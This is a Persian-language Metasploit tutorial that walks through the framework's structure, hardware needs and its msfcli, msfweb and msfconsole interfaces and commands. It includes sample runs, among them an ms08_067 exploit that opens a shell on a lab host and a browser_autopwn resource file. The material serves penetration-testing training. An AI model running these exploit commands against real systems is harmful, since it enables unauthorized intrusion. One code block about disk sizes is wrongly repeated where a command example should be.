آموزش فارسی متاسپلویت

(metasploit)

بر گرفته از سایت بزرگ

www.esecurity.ir

گردآورنده :

جعفر نیسی

با سلام خدمت دوستان

ما این بار با یک سری دیگر ازآموزشهای متاسپلویت (metasploit) در خدمت شما هستیم .

سرفصلهای این دوره آموزشی به شرح ذیل می باشد:

۱.introduction

۲. Required material

۳.metasploit fundamental

٤.information gathering

٥.vulnerability scanning

٦.writing A simple fuzzer

۷.Exploit development

۸.client side Exploit

۹.MSF post Exploition

۱۰.meterpreter Scripting

۱۱.maintaining Access

۱۲.MSF Extended usage

۱۳.beyond metasploit


۱٤. Module reference

۱٥.About the authors

حال قبل از اینکه ما بخواهیم کار تست نفوذ و یا ممیزی را شروع کنیم نیاز به آماده سازی ابزار های مورد استفاده و همچنین به روز نگهداری این ابزارها هستیم .

یکی از این ابزارهایی که در تست نفوذ کاربرد دارد ابزار متاسپلویت می باشدکه این ابزار نیز به عنوان یکی از ابزارهای اصلی سیستم عامل محبوب بک ترک است که نیاز به بروز رسانی دارد.
که برای به نظر من MSF یکی از مفیدترین ابزار در اختیار متخصصان امنیتی می باشد که برای جمع آوری اطلاعات و کشف آسیب پذیری می توان از آن استفاده کرد.

ما در این درس به دنبال معرفی قابلیتهای متاسپلویت هستیم و امکاناتی را که این ابزار در اختیار متخصصان امنیتی قرار می دهد.
هدف ما در ارائه این آموزش رسیدن به یک نگاه عمیق تر به بسیاری از ویژگیهای متاسپلویت می باشد و با ارئه این آموزش مهارت و همچنین اعتماد به نفس شما را در استفاده از این ابزار شگفت انگیز را بالا ببریم.ما به دنبال این نیز می باشیم که در صورت بروز شدن این ابزار خود و آموزش مان را بروز نگه داریم.
حال قبل از شروع یادگیری متاسپلویت (Metasploit) باید بدانید برای درگیر شدن با این ابزار نیاز به یک سری دانش در حوزه امنیت می باشید مثلا انواع حملات, آسیب پذیری و مطالب پایه ای در این حوزه که توصیه می شود قبل از ورود به این دوره , از آموزشهای دوره هکر اخلاقی (CEHv7) در سایت استفاده نمایید تا دانش شما در این عرصه به حداقل برسد سپس پا به یادگیری این ابزار بگذارید.



در این بخش به سخت افزارهای مورد نیاز MSFمی پردازیم و درباره دایرکتور ها صحبت می کنیم و همچنین استفاده از متا اسپلویت در مد ویرچوال (virtual) .

متا اسپلویت دارای فایل سیستمها و دایرکتوری هایی می باشد مانند دیگر ابزار و سیستم ها که به شرح ذیل می باشد:

- داده ها: قابلیت ویرایش فایل های استفاده شده توسط Metasploit
- مستندات: مستندات لازم را برای چارچوب کاری فراهم می کند
- اکسترنال: کد منبع و کدهای مربوط به کتابخانه ها (libraries)
- ماژول ها: ماژول MSF واقعی
- پلاگین ها: پلاگین است که می تواند در زمان اجرا لود شود
- اسکریپت: Meterpreter ها و اسکریپت ها
- ابزار: خط فرمانهای مختلف (useful command-line)

در بخش کتابخانه متا اسپلویت نیز دارای فایل های سیستم خاص خودش می باشد که به شرح ذیل می باشد:

بخشهای مختلف مربوط به کتابخانه متااسپلویت

REX

- The basic library for most tasks
- Handles sockets, protocols, text transformations, and others
- SSL, SMB, HTTP, XOR, Base64, Unicode

MSF::CORE

- Provides the 'basic' API
- Defines the Metasploit Framework


MSF::BASE

- Provides the 'friendly' API
- Provides simplified APIs for use in the Framework

در هنگام استفاده از ابزار با این بخش و تنظیم آن کاری نداریم

Metasploitable

باید بدانیم که متا اسپلویت در مد مجاز ی نیز استفاده می شود , برای اینکه ما بتوانیم حداکثر استفاده را از این ابزار در اسکن و آسیب پذیری هدف و همچنین پرتابل بودن آن , در این محیط از آن استفاده می نماییم . این محیط را می توان در محصولات ویرچوال vmware , microsoft استفاده نمود.



لینک دانلود Metasploitable

http://sourceforge.net/projects/virtualhacking/files/os/metasploitable/Metasploitable-05-2010.zip/download

لینک آپدیت Metasploitable

http://updates.metasploit.com/data/Metasploitable.zip.torrent.

برای دانلود متا اسپلویت به آدرس زیر مراجعه نمایید

http://www.metasploit.com/download/

http://mac.softpedia.com/get/Security/Metasploit-Framework.shtml

سخت افزار

این ابزار نیز مانند همه ابزار ها نیازمند حداقل سخت افزار برای شروع و فعالیت می باشد که با وجود این سطح از سخت افزار در حین استفاده از متا اسپلویت دچار مشکل نشویم به همین علت ما در بخشهای مختلف که در ذیل آمده نیازمند توجه می باشیم .

- Hard Drive Space
- Available Memory
- Processors Capabilities
- Inter/Intra-net Access

در بخش مربوط به فضای دیسک سخت یا همان هارد دیسک با توجه به فرمت هارد که می تواند NTFS, ext3, FAT32 باشد حداقل نیازمندی ٤٠ گیگ می باشد

```
 730000000    696MB  //z01 file size on disk
 730000000    696MB  //z02 file size on disk
 730000000    696MB  //z03 file size on disk
 730000000    696MB  //z04 file size on disk
 730000000    696MB  //z05 file size on disk
 272792685    260MB  //zip file size on disk
     total --------
            3740MB  //Total space before decompression and extraction

5959506432   5700MB  //Extracted image file size on disk
20401094656 19456MB  //Per Converted FDCC VM on disk
     total --------
           28896MB

8589934592   8192MB  //Optional Backtrack "GUEST" HDD Requirement's
     total --------
           37088MB

 123290094    112MB  //VMware-converter-4.0.1-161434.tar.gz
 377487360    360MB  //VMware Converter installed on disk
 101075736     97MB  //VMware-Player-2.5.3-185404.i386.bundle
 157286400    150MB  //VMware Player Installed on disk
     total --------
           37807MB  //See how fast it gets consumed!
```

در بخش مربوط به حافظه و یا مموری نیازمندی ۲۵۶ می باشد البته در صورت استفاده از virtual machine نیاز به حافظه بیشتری می باشد (متا اسپلویت را می توان در مد ویرچوال نیز استفاده نمود که در بخشهای بعدی به آن می پردازیم)

```
Linux "HOST" Minimal Memory Requirement's

   1GB of system memory (RAM)
        Realistically 2GB or more

Per Windows "GUEST" Minimal Memory Requirement's

   At least 256 megabytes (MB) of RAM (1GB is recommended) // more never hurts!
        Realistically 1GB or more with a SWAP file of equal value

(Optional) Backtrack "GUEST" Minimal Memory Requirement's

   AT least 512 megabytes (MB) of RAM (1GB is recommended) // more never hurts!
     Realistically 1GB or more with a SWAP file of equal value
```

Fundamental Metasploit

متا اسپلویت در اصل یک نرم افزار یونیکسی است و انتظار میرود روی تمام مفسرهای پرل یونیکسی اجرا شود. سیستم عاملهای ذیر بدون هیچ گونه مسئله خاصی این نرم افزار بروی آنها نصب میگردد:

- لینوکس
- ویندوز
- یونیکس BSD
- MACos x

البته سازندگان متااسپلویت ادعا دارند که محصول آنها برهمه سیستم عاملها حتی solaris, AIX نیز نصب می شود . برای نصب بر روی لینوکس توصیه شده که ماجولهای , NET::ssleay TERM::readlin ،GNU نصب گردد. که این ماجولها در شاخه extra می باشد.

یکی از موارد بسیار عالی متا اسپلویت این است که در سیستم عامل backtrack وجود دارد و فقط نیاز به update کردن دارد.

متا اسپلویت سه رابط کاربری دارد

هر یک نقاط قوت و ضعف خود ش را دارد. به این ترتیب، هیچ یک رابط کاربری مناسب برای استفاده با MSF نمی باشد ، اگر چه msfconsole تنها پشتیبانی راه برای دسترسی به ویژگی های بسیاری از اینترفیس هاست که به راحتی با تمام واسط ها که MSF ارائه می دهد سازگار است

۱. رابط کنسول

Msfcli

کنسول متااسپلویت محیطی فعال و انعطاف پذیر ی را برای کاربر فراهم می کند که همین مسئله کنسول خط فرمان را به یکی از محبوبترین رابط متااسپلویت تبدیل نموده است .

```
  730000000    696MB  //z01 file size on disk
  730000000    696MB  //z02 file size on disk
  730000000    696MB  //z03 file size on disk
  730000000    696MB  //z04 file size on disk
  730000000    696MB  //z05 file size on disk
  272792685    260MB  //zip file size on disk
      total --------
             3740MB  //Total space before decompression and extraction

 5959506432   5700MB  //Extracted image file size on disk
20401094656  19456MB  //Per Converted FDCC VM on disk
      total --------
            28896MB

 8589934592   8192MB  //Optional Backtrack "GUEST" HDD Requirement's
      total --------
            37088MB

  123290094    112MB  //VMware-converter-4.0.1-161434.tar.gz
  377487360    360MB  //VMware Converter installed on disk
  101075736     97MB  //VMware-Player-2.5.3-185404.i386.bundle
  157286400    150MB  //VMware Player Installed on disk
      total --------
            37807MB  //See how fast it gets consumed!
```

توجه داشته باشید که در هنگام استفاده از msfcli متغیرها اختصاص داده با استفاده از "=" تعین و اینکه همه گزینه ها به حروف کوچک و بزرگ حساس هستند.

```
root@bt:~# msfcli windows/smb/ms08_067_netapi RHOST=192.168.1.100 PAYLOAD=window:
[*] Please wait while we load the module tree...

 _                                                    _
/ \    /\         __                         _   __  /_/ __
| |\  / | _____   \ \           ___   _____ | | /  \ _   \ \
| | \/| | | ___\ |- -|   /\    / __\ | -__/ | | | | || | |- -|
|_|   | | | _|__  | |_  / -\ __\ \   | |    | | \__/| |  | |_
      |/  |____/  \___\/ /\ \\___/   \/     \__|    |_\  \___\


       =[ metasploit v4.2.0-dev [core:4.2 api:1.0]
+ -- --=[ 775 exploits - 411 auxiliary - 120 post
+ -- --=[ 238 payloads - 27 encoders - 8 nops
       =[ svn r14414 updated today (2011.12.14)

RHOST => 192.168.1.100
PAYLOAD => windows/shell/bind_tcp
[*] Started bind handler
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 2 - lang:Unknown
[*] We could not detect the language pack, defaulting to English
[*] Selected Target: Windows XP SP2 English (AlwaysOn NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (240 bytes) to 192.168.1.100
[*] Command shell session 1 opened (192.168.1.5:53482 -> 192.168.1.100:4444) at :
```

اگر شما مطمئن نیستید که کدام گزینه مربوط به ماژول خاصی است می توانید `O` را به انتهای رشته اضافه نمایید

```
root@bt:~# msfcli windows/smb/ms08_067_netapi O
[*] Please wait while we load the module tree...

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOST                     yes       The target address
   RPORT    445              yes       Set the SMB service port
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)
```

برای نشان دادن محموله که در دسترس هستند برای ماژول فعلی، 'P' را به انتهای به رشته از خط فرمان خودتان اضافه کنید .

```
root@bt:~# msfcli windows/smb/ms08_067_netapi RHOST=192.168.1.100 P
[*] Please wait while we load the module tree...

Compatible payloads
===================

   Name                                              Description
   ----                                              -----------
   generic/custom                                    Use custom string or file as
...snip...
```

گزینه های دیگر در دسترس به msfcli با صدور "H-msfcli در دسترس هستند.

```
root@bt:~# msfcli -h
Usage: /opt/framework/msf3/msfcli    [mode]
================================================================================

    Mode           Description
    ----           -----------
    (A)dvanced     Show available advanced options for this module
    (AC)tions      Show available actions for this auxiliary module
    (C)heck        Run the check routine of the selected module
    (E)xecute      Execute the selected module
    (H)elp         You're looking at it baby!
    (I)DS Evasion  Show available ids evasion options for this module
    (O)ptions      Show available options for this module
    (P)ayloads     Show available payloads for this module
    (S)ummary      Show information about this module
    (T)argets      Show available targets for this exploit module
```

BENEFITS OF MSCLI مزایای استفاده از رابط خط فرمان

- پشتیبانی از راه اندازی سیستم و ماژولهای کمکی
- مفید برای انجام دادن کارهای خاص
- مناسب برای زمانی که میخواهید تست نفوذ بزنید
- ابزاری خوب برای استفاده از اکسپلویت
- زمانی که شما دقیقا می دانید چه کاری انجام دهید بسیار عالی می باشد

- فوق العاده عالی برای وقتی که شما میخواهید از اسکریپت استفاده نمایید

یکی از اشکالات این رابط عدم پشتیبانی خوب از آن است با توجه که هر سازمان با ایجاد یک پوسته آن را پشتیبانی می نماید


۲. Msfweb

متا اسپلویت مانند اکثر ابزار های حرفه ای دارای این قابلیت است که بروی سروری با پهنای باند زیاد نصب شود و از راه دور با استفاده از یک کامپیوتر شخصی با پهنای باند کم از مزایای آن بهره جست. راه حل استاندارد آن رابط وبی است که برای آن تدارک دیده شده است البته این رابط کاربری هنوز در مراحل نخستین خود است رابط وب متااسپلویت در واقع یک وب سرور متکی به خود است که قابلیتهای آنرا از طریق جستجوگر اینترنتی بطور همزمان در اختیار کاربران می گذارد. جستجو گرهای firefox وExplorer internet در آزمایشات بی مشکل بوده اند مهمترین مسئله msfweb ایمنی آن است. در واقع این رابط هیچ تمهیدی برای این کار ندارد و در صورت فعال شدن این سرویس هر کسی بتواند به آن وصل شود قادر خواهد بود از آن هر استفاده ای بکند. تنظیمات پیش فرض آن به گونه ایست که فقط به خود کامپیوتر سرویس دهنده خدمات می دهد می توان آن را با گزینه a- که به دنبالش ip شبکه یا کامپیوتر مورد نظر است تغییر داد. مثلا فرمانزیر خدمات متااسپلویت را برای همگان مهیا می سازد

```
msfweb -a 0.0.0.0
```

که البته به هیچ عنوان استفاده از آن توصیه نمی شود . امکان حملات XSS علیه کاربران در این رابط وجود دارد و در صورتی که میخواهید از قابلیتهای راه دور متا اسپلویت استفاده کنید از روشهای دیگر ارتباطی که همراه یوزر و پسورد می باشد مانند telnet, vnc remot desktop استفاده نمایید.

۳. Msfconsol



msfconsole احتمالا محبوبترین رابط msfمی باشد . "همه در یک کنسول" متمرکز است و به شما اجازه می دهد تا دسترسی کارآمد تقریبا به تمام گزینه های موجود در چارچوب Metasploit را داشته باشید .

msfconsol در ابتدا شاید سخت و محیط آن دشوار به نظر برسد ولی بعد از اینکه توانستید با دستورات کار کنید و آنها را یاد بگیرید بسیار محیط لذت بخشی می شود رابط msfconsole بر روی ویندوز با نسخه ۳,۳ کار می کنند، با این حال کاربرانی که از نسخه ۳,۲ استفاده می نمایند باید Cygwin را بر روی سیستم خود نصب کنند، و برای دسترسی به شبیه ساز کنسول از طریق وب یاقطعات GUI وصله روبی باید نصب گردد .

BENEFITS مزایا

- این تنها راه برای دسترسی به بسیاری از ویژگی های درون Metasploit است.
- ارائه رابط های کنسول ویژوالی مبتنی بر چارچوب

- شامل بسیاری از ویژگی ها و پایدار ترین رابط های MSF
- پشتیبانی کامل readline، به tabbing و تکمیل دستورات
- اجرای دستورات خارجی در msfconsole امکان پذیر است:

```
msf > ping -c 1 192.168.1.100
[*] exec: ping -c 1 192.168.1.100

PING 192.168.1.100 (192.168.1.100) 56(84) bytes of data.
64 bytes from 192.168.1.100: icmp_seq=1 ttl=128 time=10.3 ms

--- 192.168.1.100 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 10.308/10.308/10.308/0.000 ms
msf >
```

راه اندازی

msfconsole به سادگی در حال اجرا "msfconsole از خط فرمان راه اندازی می شود.

msfconsole در دایرکتوری / opt/framework/msf3 واقع شده است.

```
root@bt:~# msfconsole

 _                                                    _
/ \    /\         __                         _   __  /_/ __
| |\  / | _____   \ \           ___   _____ | | /  \ _   \ \
| | \/| | | ___\ |- -|   /\    / __\ | -__/ | || | || | |- -|
|_|   | | | _|__  | |_  / -\ __\ \   | |    | | \__/| |  | |_
      |/  |____/  \___\/ /\ \\___/   \/     \__|    |_\  \___\


       =[ metasploit v4.2.0-dev [core:4.2 api:1.0]
+ -- --=[ 775 exploits - 411 auxiliary - 120 post
+ -- --=[ 238 payloads - 27 encoders - 8 nops
       =[ svn r14414 updated today (2011.12.14)

msf >
```

شما می توانید با دستور 'H- در msfconsole' از گزینه های دیگر ی که در این محیط قابل دسترس می باشد استفاده نمایید.

```
root@bt:~# msfconsole -h
Usage: msfconsole [options]

Specific options:
    -d                              Execute the console as defanged
    -r                      Execute the specified resource file
    -o                      Output to the specified file
    -c                      Load the specified configuration file
    -m                     Specifies an additional module search path
    -p                        Load a plugin on startup
    -y, --yaml          Specify a YAML file containing database settings
    -e ,     Specify the database environment to load from the YAML
        --environment
    -v, --version                       Show version
    -L, --real-readline                 Use the system Readline library instead of
    -n, --no-database                   Disable database support
    -q, --quiet                         Do not print the banner on start up

Common options:
    -h, --help                          Show this message
```

شما می توانید با زدن دستور help و یا ؟ علامت سوال به فهرستی از دستورات قابل اجرا در کنسول دست پیدا نمایید.

```
msf > help

Core Commands
=============

    Command       Description
    -------       -----------
    ?             Help menu
    back          Move back from the current context
    banner        Display an awesome metasploit banner
    cd            Change the current working directory
    color         Toggle color
    connect       Communicate with a host
    exit          Exit the console
    help          Help menu
    info          Displays information about one or more module
    irb           Drop into irb scripting mode
    jobs          Displays and manages jobs
    kill          Kill a job
    load          Load a framework plugin
    loadpath      Searches for and loads modules from a path
    makerc        Save commands entered since start to a file
    quit          Exit the console
    reload_all    Reloads all modules from all defined module paths
    resource      Run the commands stored in a file
...snip...
```

Msfconsole Commands

msfconsole دارای یک سری دستورات و کامند های متفاوتی است که شما می توانید با آنهاکارکنید

BACK:

در ابتدا شما کارتان تمام شده است و یا یک ماژول خاصی را میخواهید و یا ماژولی را به اشتباه انتخاب نموده اید , با این فرمان شما قادرید به متن قبلی بازگردید

```
msf auxiliary(ms09_001_write) > back
msf >
```

CHECK:

این دستور کاربردهای زیادی ندارد . اما این فرمان اگر یک هدف آسیب پذیر با یک کاربرد خاص با توجه به بهره برداری واقعی وجود داشته باشد قادر به دیدن آن است

```
msf exploit(ms04_045_wins) > show options

Module options:

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOST   192.168.1.114    yes       The target address
   RPORT   42               yes       The target port


Exploit target:

   Id  Name
   --  ----
   0   Windows 2000 English


msf exploit(ms04_045_wins) > check
[-] Check failed: The connection was refused by the remote host (192.168.1.114:4
```

CONNECT:

توسط فرمان CONNECT با یک آدرس آی پی و شماره پورت شما قادر به اتصال به یک میزبان از راه دور هستید همانند زمانی که از netcat و telnet استفاده کرده باشید

```
msf > connect 192.168.1.1 23
[*] Connected to 192.168.1.1:23
DD-WRT v24 std (c) 2008 NewMedia-NET GmbH
Release: 07/27/08 (SVN revision: 10011)
DD-WRT login:
```

شما می توانید تمام خصوصیات فرمان را با پارامتر "h " ببینید

```
msf > connect -h
Usage: connect [options]

Communicate with a host, similar to interacting via netcat, taking advantage of
any configured session pivoting.

OPTIONS:

    -C        Try to use CRLF for EOL sequence.
    -P   Specify source port.
    -S   Specify source address.
    -c   Specify which Comm to use.
    -h        Help banner.
    -i   Send the contents of a file.
    -p   List of proxies to use.
    -s        Connect with SSL.
    -u        Switch to a UDP socket.
    -w   Specify connect timeout.
    -z        Just try to connect, then return.

msf >
```

IRB:

اجرای این فرمان شما را به مفسر و مترجم روبی متصل می نماید که می توانید فرمانها و دستورات را در آن بسازید

```
msf > irb
[*] Starting IRB shell...

>> puts "Hello, metasploit!"
Hello, metasploit!
=> nil
>> Framework::Version
=> "4.2.0-dev"
>> framework.modules.keys.length
=> 1579
>>
```

JOB:

ماژول های این فرمان در بک گراند (background) و پشت اتفاق می افتد . این دستور قادر میسازد لیستی از از این کارها را فراهم نماید

```
msf > jobs -h
Usage: jobs [options]

Active job manipulation and interaction.

OPTIONS:

    -K        Terminate all running jobs.
    -h        Help banner.
    -i   Lists detailed information about a running job.
    -k   Terminate the specified job name.
    -l        List all running jobs.
    -v        Print more detailed info.  Use with -i and -l

msf >
```

LOAD:

این فرمان بارگذاری یک اتصال به METASPLOIT PLUGIN را میسر می سازد و مسیر دهی میکند

```
msf > load
Usage: load  [var=val var=val ...]

Loads a plugin from the supplied path.  If path is not absolute, fist looks
in the user's plugin directory (/root/.msf4/plugins) then
in the framework root plugin directory (/opt/framework/msf3/plugins).
The optional var=val options are custom parameters that can be passed to plugins

msf > load pcap_log
[*] PcapLog plugin loaded.
[*] Successfully loaded plugin: pcap_log
```

:LOAD PATH

این فرمان می تواند بر سه قسمت ماژول درختی برای مسیرها بارگذاری انجام دهد و همچنین می تواند توسط دستور CHECK کدهای زیو دی را کشف کند

:UNLOAD

در مقابل فرمان لود می باشد بارگذاری های انجام شده از قبل را و همچنین فرمانهای از قبل صادر شده را پاک می نماید

:RESOURCE

این فرمان فایلها و منابع و بسته ها را پیدا می کند که از طریق MSFCONSOLE بارگذاری شده اند

اغلب حملات مانند KARMETASPLOIT از فیلها و منابع برای اجرا مجموعه فرمانها در یک [karma.rc file PUT SOMETHING HERE] برای ایجاد شرایط یک حمله استفاده می کنند.

```
msf > resource
Usage: resource path1 [path2 ...]

Run the commands stored in the supplied files.  Resource files may also contain
ruby code between  tags.

See also: makerc

msf >
```

```
msf > resource karma.rc
[*] Processing karma.rc for ERB directives.
resource (karma.rc)> db_connect msf3:PASSWORD@127.0.0.1:7175/msf3
resource (karma.rc)> use auxiliary/server/browser_autopwn
...snip...
```

```
root@bt:~# echo version > version.rc
root@bt:~# msfconsole -r version.rc


 _                                                    _
/ \   / \         __                                _     __      /_/ __
| |\ /  | _____   \ \              ___    _____    | |  /  \    _    \ \
| | \/| | | ___\ |- -|    /\      / __\  | -__/    | |  | |    ||  | |- -|
|_|   | | | _|__  | |_   / -\  __\ \     | |      | |_  \__/  | |  | |_
      |/  |_____/  \___\/ /\   \___/     \/        \__|       |_\   \___\


       =[ metasploit v4.2.0-dev [core:4.2 api:1.0]
+ -- --=[ 775 exploits - 411 auxiliary - 120 post
+ -- --=[ 238 payloads - 27 encoders - 8 nops
       =[ svn r14414 updated 6 days ago (2011.12.14)

[*] Processing version.rc for ERB directives.
resource (version.rc)> version
Framework: 4.2.0-dev.14161
Console  : 4.2.0-dev.14065
msf >
```

:ROUTE

با این دستور در متااسپلویت شما قادر هستید که مسیر حفره ها را از طریق قسمت " COMM " با فراهم کردن پایه ظرفیت "PIVOTING" بدست آورید و برای اضافه کردن یک مسیر جدید از SUBNET و IP شبکه با توجه به قسمت COMM استفاده میکنید

```
meterpreter > route -h
Usage: route [-h] command [args]

Display or modify the routing table on the remote machine.

Supported commands:

